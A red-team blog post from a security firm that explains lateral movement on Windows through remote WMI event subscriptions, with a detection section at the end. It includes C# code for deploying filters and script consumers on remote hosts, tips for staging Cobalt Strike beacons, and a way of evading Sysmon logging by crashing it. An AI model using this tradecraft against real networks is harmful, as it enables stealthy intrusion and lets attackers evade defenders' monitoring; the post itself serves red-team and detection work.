

# I Like to Move It: Windows Lateral Movement Part 1 – WMI Event Subscription

[Home](#) > [Knowledge Centre](#) > [Insights](#) > I Like to Move It: Windows Lateral Movement Part 1 – WMI Event Subscription

## Overview

Performing lateral movement in an OpSec safe manner in mature Windows environments can often be a challenge as defenders hone their detections around the indicators generated by many of the commonly used techniques. These indicators often include execution of Live off the Land Binaries (LOLBins), dropped and executed artifacts such as DLLs, EXEs and MSIs (which are often subsequently removed), or the use of known (and often monitored) features such as WMI's `Win32_Process.Create` or `Win32_Product.Install` methods.

Navigating and minimising these IoCs while attempting to use public tools such as Cobalt Strike, Impacket or similar can be a minefield. As such, as a red teamer it is important to understand the techniques that are available, how they function and the indicators that might stem from use of a particular technique or tool.

Last year, I presented a three part series of posts on some my favourite [techniques for persistence](#). This time, in the following series of posts I will document three of my favourite techniques for lateral movement, explaining how they work and how defenders can detect them starting off with WMI Event Subscription.

## Lateral Movement with WMI Event Subscription

Part 3 of my [persistence series](#) described how WMI event subscription could be used for persistence. However, this is not the only potential use case for event subscriptions, and although it seems to be much less widely known/documented, they can also be deployed remotely and used for lateral movement.

As with most (if not almost all) lateral movement techniques, remotely deploying a WMI event subscription requires administrative rights on the remote system (and is subject to token filtering), therefore for this post we will assume that you have already verified sufficient privileges on the remote host.

The primary reason I favour this technique so much is that it can be implemented filelessly; that is, no artifacts need to touch disk so it can be relatively OpSec friendly.

Deploying a remote event subscription is not significantly different than deploying one locally with the exception that you must configure your `ManagementScope` with `ConnectionOptions` set to the remote namespace. This can be achieved using C# similar to the following:

```
string NAMESPACE = "\\\\" + Config.REMOTE_HOST + "\\root\\subscription";

ConnectionOptions cOption = new ConnectionOptions();
ManagementScope scope = null;
scope = new ManagementScope(NAMESPACE, cOption);
if (!String.IsNullOrEmpty(ACTIVE_DIRECTORY_USERNAME) && !String.IsNullOrEmpty(ACTIVE_DIRECTORY_PASSWORD))
{
    scope.Options.Username = ACTIVE_DIRECTORY_USERNAME;
    scope.Options.Password = ACTIVE_DIRECTORY_PASSWORD;
    scope.Options.Authority = string.Format("ntlmdomain:{0}", ACTIVE_DIRECTORY_DOMAIN);
}
scope.Options.EnablePrivileges = true;
scope.Options.Authentication = AuthenticationLevel.PacketPrivacy;
scope.Options.Impersonation = ImpersonationLevel.Impersonate;
```

Following that, the components required are much similar to as described in our persistence post; an event and consumer must be bound together. I covered what these components are in my previous post, but to recap we can consider them to be:

- Event Filter: A WQL event query that filters event to a specific set of conditions such as, *Outlook.exe* just spawned on the endpoint. A WQL query may look something like:

```
Select * From __InstanceCreationEvent Within 5  
Where TargetInstance Isa "Win32_Process" AND TargetInstance.Name = "Outlook.exe"
```

- Event Consumer: this is the specific action that we want to happen when the event is triggered, the two classes of interest for us from a red team perspective are the *ActiveScriptEventConsumer* and *CommandLineEventConsumer* classes. The *ActiveScriptEventConsumer* class allows for the execution of scripting code (from either JScript or VBScript engines), while the *CommandLineEventConsumer* class permits an arbitrary command to be run. My personal preference is always the *ActiveScriptEventConsumer* class so we can avoid the nuisances of navigating the LOLBin minefield.

When considering how to create a WMI event filter that is useful for lateral movement, we need a query that will automatically trigger either at a point of time in the near future, or through an action that we can instigate.

When I first started looking in to event filters, my first thought was to use a timer and indeed spent some time researching how to monitor for changes in the [Win32\\_LocalTime](#) and [Win32\\_UTCTime](#) classes, as well as using [event timers](#). Unfortunately, for some undiscovered reason I could not make this work reliably so opted down a different path of implementing an event filter based on something that I could somewhat reliably control. My first thought was to monitor for creation of a specific process and potentially cause *WMIPrvSE.exe* or similar to launch which

would in turn cause the filter to trigger. However, an alternate approach came to mind which was to monitor the Win32\_LogonSession class and then just simply trigger a second authentication. This can be achieved using a query similar to the following:

```
SELECT * FROM __InstanceCreationEvent Within 5 Where TargetInstance Isa 'Win32_LogonSession'
```

The filter can be applied using code similar to the following:

```
ManagementClass wmiEventFilter = new ManagementClass(scope, new ManagementPath("__EventFilter"), null);
WqlEventQuery myEventQuery = new WqlEventQuery(Config.eventQuery);
myEventFilter = wmiEventFilter.CreateInstance();
myEventFilter["Name"] = filterName;
myEventFilter["Query"] = myEventQuery.QueryString;
myEventFilter["QueryLanguage"] = myEventQuery.QueryLanguage;
myEventFilter["EventNameSpace"] = @"\\root\\cimv2";
myEventFilter.Put();
```

Once the filter has been deployed, we simply need to authenticate using code similar to as we described earlier, wait for the beacon and then remove the filter, consumer and binding. There is of course the potential for a legitimate authentication to occur during this short period, in which case we may end up with two beacons but this has yet to happen to me during practical use.

Now that we're reliably able to catch events, we need apply an Event Consumer; to remain fileless, I would normally defer to the ActiveScriptEventConsumer class which can be applied using c# similar to the following which deploys the VBScript string held in the vbscript variable:

```
myEventConsumer = new ManagementClass(scope, new ManagementPath("ActiveScriptEventConsumer"),
null).CreateInstance();
Console.WriteLine("[*] Attempting to create ActiveScriptEventConsumer with name: " + scriptName);
myEventConsumer["Name"] = scriptName;
```

```
myEventConsumer["ScriptingEngine"] = "VBScript";  
myEventConsumer["ScriptText"] = vbscript;  
myEventConsumer.Put();
```

Finally, we need to bind both the filter and the consumer together:

```
myBinder = new ManagementClass(scope, new ManagementPath("__FilterToConsumerBinding"), null).CreateInstance();  
myBinder["Filter"] = myEventFilter.Path.RelativePath;  
myBinder["Consumer"] = myEventConsumer.Path.RelativePath;  
myBinder.Put();
```


It's worth noting that you may want to try and blend the names of your events and consumers with something that may already be in the environment, software such as SCCM is known to use event subscriptions.

You can convert your favourite .NET loader to VBScript using [GadgetToJScript](#) and this should work reliably for obtaining arbitrary shellcode execution if like me you prefer not to endure VBScript for too long 😊


Once the follow up authentication has been initiated, you're free to clean down your filter, consumer and binder using the Delete() method:

```
myEventFilter.Delete();  
myEventConsumer.Delete();  
myBinder.Delete();
```

Let's take a look at this in action for staging a Cobalt Strike beacon:



In my example, *scrcons.exe* will spawn from *svchost.exe* and load the CLR:



Name	Base address	Size	Description
advapi32.dll	0x7ffe8cd...	680 kB	Advanced Windows 32 Base...
amsi.dll	0x7fffd368...	92 kB	Anti-Malware Scan Interface
authz.dll	0x7fffe5cc...	304 kB	Authorization Framework
bcrypt.dll	0x7fffe788...	156 kB	Windows Cryptographic Pri...
bcryptprimitives...	0x7fffe7ca...	508 kB	Windows Cryptographic Pri...
clbcatq.dll	0x7fffe8d8...	672 kB	COM+ Configuration Catalog
clr.dll	0x7fffcdb0...	10.75 MB	Microsoft .NET Runtime Com...
clrjit.dll	0x7fffc604...	1.3 MB	Microsoft .NET Runtime Just...
combase.dll	0x7fffe97b...	3.32 MB	Microsoft COM for Windows
crypt32.dll	0x7fffe78b...	1.36 MB	Crypto API32
cryptbase.dll	0x7fffe678...	48 kB	Base cryptographic API DLL
cryptsp.dll	0x7fffe71d...	96 kB	Cryptographic Service Provi...
diasymreader.dll	0x7fffb04b...	1.41 MB	Dia based SymReader
dsrole.dll	0x7fffe235...	40 kB	DS Setup Client DLL
DWrite.dll	0x7fffd550...	2.49 MB	Microsoft DirectX Typograph...
esscli.dll	0x7fffdc00...	500 kB	WMI
fastprox.dll	0x7fffd5bf...	1.04 MB	WMI Custom Marshaller
gdi32.dll	0x7fffe904...	168 kB	GDI Client DLL
gdi32full.dll	0x7fffe7a1...	1.04 MB	GDI Client DLL
gpapi.dll	0x7fffe515...	140 kB	Group Policy Client API
kernel.appcore.dll	0x7fffe46c...	76 kB	AppModel API Host
kernel32.dll	0x7fffe9cb...	756 kB	Windows NT BASE API Clien...
KernelBase.dll	0x7fffe75b...	2.78 MB	Windows NT BASE API Clien...
KernelBase.dll.mui	0x1b422ff0...	1.25 MB	Windows NT BASE API Clien...
locale.nls	0x1b408a7...	804 kB	
Microsoft.Powe...	0x7ff9fa9...	7.27 MB	Microsoft.PowerShell.Editor
MpClient.dll	0x7fffd31...	1.02 MB	Client Interface
MpOAV.dll	0x7fffd193...	480 kB	IOOfficeAntiVirus Module
mpr.dll	0x7fffd239...	116 kB	Multiple Provider Router DLL
mscorlib.dll	0x7fffcde7...	404 kB	Microsoft .NET Runtime Exe...
mscorlib.dll	0x7ffccdc...	680 kB	Microsoft .NET Runtime Exe...

As my payload injects in to a running process (in this case *svchost.exe*), there are no additional process creation events and *scrcons.exe* will exit shortly after, leaving little trace that the payload executed.

## Detection


Now that we've established how this technique works and how we can leverage it for lateral movement, let's take a deeper look at potential ways that the blue team are able to detect its abuse.

Using Sysmon, we're able to collect the *WmiEventFilter* (ID 19), *WmiEventConsumer* (ID 20) and *WmiEventConsumerToFilter* (ID 21) events:



```
<RuleGroup name="" groupRelation="or">
  <!-- Event ID 19,20,21, == WmiEvent. Log all WmiEventFilter, WmiEventConsumer,
WmiEventConsumerToFilter activity-->
  <WmiEvent onmatch="exclude"/>
</RuleGroup>
```

Applying these to our lab using [Blacksmith](#) (courtesy of [@Cyb3rWard0g](#)), we now get a much more detailed view of the activity:



As we can see from the screenshot above, we're able to not only see the event filter used but we can also recover the VBS executed (even after it's been deleted) in event ID 20:

In the above example, we're using a simple VBS script that creates a file on the file system. However, while I was testing this with a real-world loader, I discovered that the event ID 20s weren't being logged, noting the chain of 19 - 21 events with the event 20 missing:

Following some back and forth DMs with [@Cyb3rWard0g](#), he was also able to reproduce this behaviour in his lab. This was curious and my initial thinking was that perhaps the events just weren't showing in the event viewer due to the size of the VBS (circa 2MB), so with some assistance from [@Cyb3rWard0g](#) we reverted to recovering the logs via PowerShell, unfortunately they were not available here either:

Diving a little deeper, we soon discovered the root cause of the missing logs; the large `WmiEventConsumer` was causing Sysmon to crash:

We can confirm this by watching execution in ProcessHacker while the lateral movement occurs:

*Sysmon64.exe* does eventually restart, but courtesy of the crash we're triggering we're also able to evade the Event ID 20 logging which is where the guts of our payload resides 😊

If you're looking to reproduce this technique and hone your detections, we worked with [@Cyb3rWard0g](#) to produce a dataset for the excellent Mordor project, which is now available [here](#).

[@Cyb3rWard0g](#) was also kind enough to put together a notebook for the Threat Hunters Playbook, which is available [here](#).

## Conclusion

WMI Event Subscription provides a viable candidate for lateral movement and can offer a relatively OpSec safe approach, avoiding command line execution and filesystem artifacts to achieve arbitrary script execution. While it is possible to detect this technique through acquiring the appropriate telemetry, limitations in Sysmon may mean some artifacts go undetected.

This blog post was written by [Dominic Chell](#).

WRITTEN BY

MDSec Research

# Ready to engage with MDSec?

Get in touch

Stay updated with the  
latest

Enter your email for updates



## news from MDSec.



### Services

Adversary Simulation  
Application Security  
Penetration Testing  
Response

### Company

About  
Contact  
Careers  
Privacy

### Resource Centre

Research  
Training  
Insights

t: +44 [0] 1625 263 503  
e: [contact@mdsec.co.uk](mailto:contact@mdsec.co.uk)

32A Park Green  
Macclesfield  
Cheshire  
SK11 7NA

### Accreditations

